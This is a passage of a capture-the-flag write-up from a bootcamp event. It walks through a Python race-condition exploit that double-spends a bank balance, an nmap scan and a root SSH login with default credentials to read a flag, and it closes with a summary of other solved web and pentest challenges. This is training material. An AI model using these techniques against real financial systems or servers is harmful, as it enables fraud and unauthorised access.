    def __init__(self):
        self.accounts = {}

    def add_account(self, acc):
        self.accounts[acc.owner] = acc

    def transfer(self, sender_name, receiver_name, amount):
        sender = self.accounts.get(sender_name)
        receiver = self.accounts.get(receiver_name)

        print(f"\nInitiating transfer of ${amount} from {sender_name} to {receiver_name}...")
        time.sleep(0.5) # Simulate processing delay

        if sender.withdraw(amount):
            receiver.deposit(amount)
            print("Transfer successful!")
        else:
            print("Transfer failed due to insufficient funds.")

    def simulate_race_transfer(self, bank, sender, receiver, amount):
        t1 = Thread(target=bank.transfer, args=(sender, receiver, amount))
        t2 = Thread(target=bank.transfer, args=(sender, receiver, amount))

        t1.start()
        t2.start()
```

```

t1.join()
t2.join()

# Setup
bank = BankSystem()
bank.add_account(Account("alice", 100))
bank.add_account(Account("bob", 50))

simulate_race_transfer(bank, "alice", "bob", 100)

print("\nFinal Balances:")
print(f"Alice: ${bank.accounts['alice'].balance}")
print(f"Bob: ${bank.accounts['bob'].balance}")

```

Category: PPC

Code Audit

What Does This Code Do?

The core functionality of `bank_transfer.py` is to simulate a simple peer-to-peer money transfer system between users in a digital banking environment.

- `Account` class defines:
 - `balance` tracking
 - `deposit()` to add funds
 - `withdraw()` to subtract funds (with balance check)
- `BankSystem` class:
 - Holds all `Account` instances in a dictionary
 - Handles transfers using the `transfer()` method
- The `transfer()` method:
 1. Retrieves the sender and receiver accounts.
 2. Waits `0.5` seconds to simulate a delay.
 3. Calls `sender.withdraw(amount)`.
 4. If successful, calls `receiver.deposit(amount)`.
- `simulate_race_transfer()` creates two concurrent threads that execute the same transfer logic at the same time.

What Is the Flaw?

Here is the **critical section** of the vulnerable code:

```

def transfer(self, sender_name, receiver_name, amount):
    ...
    if sender.withdraw(amount):
        receiver.deposit(amount)

```

This system suffers from a classic **race condition** due to the lack of concurrency control when accessing and modifying shared resources (`Account.balance`).

- No `threading.Lock` or synchronization mechanism is in place.
- Both threads check `sender.balance >= amount` simultaneously before any deduction happens.
- As a result, both threads believe there's enough balance and proceed to withdraw \$100.
- **Actual bug:** Two separate transfers of \$100 succeed even though only \$100 was available initially.

This violates fundamental financial logic, allowing users to **double-spend** their funds within milliseconds — a critical flaw in any banking system.

Tools Used

- Python3

Exploitation Steps

Below is a minimal example that exploits the vulnerability using multithreading to trigger the double-transfer bug:

```
from threading import Thread
import time

# --- Account and BankSystem classes (as defined in the challenge) ---

# Exploitation code:
def simulate_race_transfer(bank, sender, receiver, amount):
    t1 = Thread(target=bank.transfer, args=(sender, receiver, amount))
    t2 = Thread(target=bank.transfer, args=(sender, receiver, amount))

    t1.start()
    t2.start()

    t1.join()
    t2.join()

# --- Setup for Exploit ---
bank = BankSystem()
bank.add_account(Account("alice", 100))
bank.add_account(Account("bob", 50))

simulate_race_transfer(bank, "alice", "bob", 100)

# --- Final Balance Output ---
print("\nFinal Balances:")
print(f"Alice: ${bank.accounts['alice'].balance}")
print(f"Bob: ${bank.accounts['bob'].balance}")
```

✓ Exploit Result:

```
Initiating transfer of $100 from alice to bob...
Initiating transfer of $100 from alice to bob...
[alice] Withdrew $100 → New Balance: $0
[bob] Deposited $100 → New Balance: $150
[alice] Withdrew $100 → New Balance: -$100
[bob] Deposited $100 → New Balance: $250

Final Balances:
Alice: $-100
Bob: $250
```

🚩 Flag Captured: `h4kit{sender.withdraw(amount), receiver.deposit(amount)}`

The flag `h4kit{sender.withdraw(amount), receiver.deposit(amount)}` directly reflects the **core flawed logic** inside the `transfer()` method that allows the race condition exploit to happen.

✓ Transfer Us 2 (50 pts)

Task

what is the name of the vulnerability?

flag format: `h4kit{xxxxxxx xxxxxxxxxxxxxxxx}`

Category: PPC

► **Flag Captured:** `h4kit{business logic flaw}`

✓ Root of All Trouble (100 pts)

Task

A misconfigured DevOps jump box used by a third-party contractor was left exposed with SSH enabled and root login permitted. It's publicly accessible on a custom port, and rumor has it the admin left default credentials in place during testing. You've been asked to assess the server and retrieve any evidence of negligence.

Category: Pentest

Tools Used

- nmap
- ssh

Exploitation Steps

1. Reconnaissance; Port Scan

```
└─(mopsy@APHP)─[~/H4K-IT]
└─$ nmap -Pn 68.183.205.254 -p 34788
```

Output:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 15:00 EAT
Nmap scan report for 68.183.205.254
Host is up (0.24s latency).

PORT      STATE SERVICE
34788/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

Observation:

Port 34788 is open. Likely running SSH based on challenge hints.

2. Exploitation; Attempt SSH with Default Credentials

```
└─(mopsy@APHP)─[~/H4K-IT]
└─$ ssh root@68.183.205.254 -p 34788
The authenticity of host '[68.183.205.254]:34788 ([68.183.205.254]:34788)' can't be established.
ED25519 key fingerprint is SHA256:NW3cU6vByX2uazQ08i00GPFsDMY/sQb3n+XoyqBw0sw.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:33: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[68.183.205.254]:34788' (ED25519) to the list of known hosts.
root@68.183.205.254's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.11.0-9-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
root@34421a342df6:~#
```

Password Used: root

Result: Successfully logged in as root.

3. Post-Exploitation; Locate and Read Flag

```
root@34421a342df6:~# ls
flag.txt
root@34421a342df6:~# cat flag.txt
h4kit{root_login_still_alive_98afb5c58968}
root@34421a342df6:~#
```

🚩 **Flag Captured:** h4kit{root_login_still_alive_98afb5c58968}

Challenge Summary

Over the course of the H4K-IT 2025 Cybersecurity Bootcamp CTF, I successfully tackled a wide array of challenges spanning across **Web Exploitation**, **Pentesting**, **Code Review (PPC)**, **OSINT** and **Forensics**. The instance tasks simulated realistic vulnerabilities drawn from SaaS platforms, banking systems, e-commerce logic, file upload pipelines, password recovery systems, and more.

I solved **51 questions**, totaling **7475 points**, through diverse attack vectors such as:

- **IDOR & Broken Access Control** (e.g., *AI Solutions Portal*, *DevPortal*, *CorpDocs*)
- **Business Logic Flaws & Race Conditions** (e.g., *Pennies*, *The Royalties*, *Transfer Us*)
- **Code Injection & Upload Vulnerabilities** (*ScriptServe*)
- **Predictable Token Generation & Insecure Authentication** (*ResetRealm*, *Misunderstood*)
- **Server-Side Request Forgery (SSRF)** (*PDFVault*)
- **Weak Client-side Validation** (*Greek Gods*)
- **Log Analysis & Email Forensics** (*Memory Leak*, *PhishCheck*, *SSH Breach*, *Browser Trail*)

Tools used included `Gobuster`, `FFUF`, `curl`, `Nmap`, browser DevTools, Python, and manual log/file inspection over SSH. I also simulated exploits using multithreading and local testing environments to recreate logic bugs.

This CTF tested not only my technical skills but also sharpened my **methodical thinking**, **persistence**, and **real-world attack simulation** mindset.

Conclusion

Participating in the H4K-IT Bootcamp CTF was both an intellectually rigorous and highly rewarding experience. It offered a real-world playground to test theories, sharpen exploitation techniques, and debug flawed systems under pressure.

Key takeaways include:

- **Client-side validation is not security.**
- **Business logic flaws are often subtle but powerful.**
- **Predictable tokens, misconfigured routes, and poor session management are major attack vectors.**
- **Directory brute-forcing, parameter tampering, and log inspection remain essential baseline skills.**
- **Always assume user input is hostile—and test systems accordingly.**

This experience reinforced my commitment to ethical hacking, secure coding practices, and the continuous pursuit of excellence in cybersecurity. As I move forward, I plan to deepen my expertise in exploit development, automation, and red teaming methodologies.